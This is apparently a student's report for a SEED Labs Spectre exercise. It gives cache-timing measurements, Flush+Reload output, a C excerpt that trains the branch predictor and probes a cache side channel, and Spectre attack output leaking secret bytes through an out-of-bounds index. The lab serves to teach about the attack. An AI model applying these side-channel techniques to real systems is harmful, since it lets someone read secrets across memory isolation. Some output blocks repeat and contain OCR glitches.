
Lab 06: Spectre Attack: Henil V. Computer Security


Tasks 1 and 2: Side Channel Attacks via CPU Caches

Task 1: Reading from Cache versus from Memory :

We compile the given program using the parameter -march with value native, that tells the compiler to enable all instruction subsets supported by the local machine. Next, on executing:




```
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ gcc -march=native CacheTime.c -o
 CacheTime
```




```
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2492 CPU cycles
Access time for array[1*4096]: 242 CPU cycles
Access time for array[2*4096]: 230 CPU cycles
Access time for array[3*4096]: 266 CPU cycles
Access time for array[4*4096]: 228 CPU cycles
Access time for array[5*4096]: 224 CPU cycles
Access time for array[6*4096]: 284 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 780 CPU cycles
Access time for array[9*4096]: 230 CPU cycles
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2392 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 218 CPU cycles
Access time for array[3*4096]: 70 CPU cycles
Access time for array[4*4096]: 250 CPU cycles
Access time for array[5*4096]: 248 CPU cycles
Access time for array[6*4096]: 232 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 262 CPU cycles
Access time for array[9*4096]: 234 CPU cycles
```

We see that, initially, the CPU cycles for all the data access were the same, and hence differentiating between memory access and cache access was not possible. However, we also notice that in certain executions, the CPU cycle time for accessing 3rd and 7th block was as low as 30 cycles. Because the access from cache is faster than from main memory, this clearly indicated that the content was fetched from the cache and not the memory




```
Access time for array[9*4096]: 258 CPU cycles
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2460 CPU cycles
Access time for array[1*4096]: 238 CPU cycles
Access time for array[2*4096]: 256 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 288 CPU cycles
Access time for array[6*4096]: 242 CPU cycles
Access time for array[7*4096]: 78 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 264 CPU cycles
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2936 CPU cycles
Access time for array[1*4096]: 248 CPU cycles
Access time for array[2*4096]: 240 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 256 CPU cycles
Access time for array[5*4096]: 240 CPU cycles
Access time for array[6*4096]: 396 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 254 CPU cycles
Access time for array[9*4096]: 232 CPU cycles
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
```



```
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2492 CPU cycles
Access time for array[1*4096]: 242 CPU cycles
Access time for array[2*4096]: 230 CPU cycles
Access time for array[3*4096]: 266 CPU cycles
Access time for array[4*4096]: 228 CPU cycles
Access time for array[5*4096]: 224 CPU cycles
Access time for array[6*4096]: 284 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 780 CPU cycles
Access time for array[9*4096]: 230 CPU cycles
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./CacheTime
Access time for array[0*4096]: 2392 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 218 CPU cycles
Access time for array[3*4096]: 70 CPU cycles
Access time for array[4*4096]: 250 CPU cycles
Access time for array[5*4096]: 248 CPU cycles
Access time for array[6*4096]: 232 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 262 CPU cycles
Access time for array[9*4096]: 234 CPU cycles
```


Task 2: Using Cache as a Side Channel :


```
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ gcc -march=native FlushReload.c
-o FlushReload
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./FlushReload
```

We first change the given program to set the threshold value as 100. On running the given program 20 times, we see that the secret is identified 17 times, and misses only 3 times. Also, the secret identified is 94 only and not any other array value, verifying no main memory access was completed in less than 100 CPU cycles, hence assuring that the threshold set for the distinguishing purpose is effectual.

Task 3: Out-of-Order Execution and Branch Prediction:


To observe the effect caused by an out-of-order execution, we perform an experiment, and train the CPU in order to make the CPU take the desired branch as the part of its prediction, by making a speculative execution. So, due to this, even when the if condition is false, we try to see if the if loop was executed due to the out-of-order and speculative execution (changed the threshold to 100):


seed@ip-172-31-14-16: ~/Documents/lab6/Labsetup
File Edit View Search Terminal Help

```
The Secret = 94.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ gcc -march=native SpectreExperim
ent.c -o SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperimeent
bash: ./SpectreExperimeent: No such file or directory
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperimeent
bash: ./SpectreExperimeent: No such file or directory
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
```


We see that we are no more successful in running the true loop in case of a false if condition result. This is because the access check is now happening faster since the values are in the cache and hence the CPU is no more making speculative execution, since it has the actual result. Hence, in order to make a branch prediction, the access check must be slow so that the out-of-order execution could take place and the true loop is executed. We uncomment the lines again.

Next, we experiment by increasing the i to i+20 while calling the victim function, as seen:



```c
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
        printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n", i);
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
      temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&size);
      victim(i+20);
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
       _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);

  // RELOAD the probing array
  reloadSideChannel();

  return (0);
```


Because i+20 is always larger than the value of size, the false branch of the if-condition is always executed. So, the CPU is now trained to go to the false branch. This affects our out-of-order execution because when we call the victim with an argument of 97, the false branch is selected and hence the array element is no more cached.


seed@ip-172-31-14-16: ~/Documents/lab6/Labsetup
File Edit View Search Terminal Help

```
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ gcc -march=native SpectreExperim
ent.c -o SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreExperiment
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ $
```


Task 4: The Spectre Attack

We compile and execute the SpectreAttack.c program:



```
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x561c6584b008
buffer: 0x561c6584d018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x5556679c3008
buffer: 0x5556679c5018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x55f959c61008
buffer: 0x55f959c63018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```

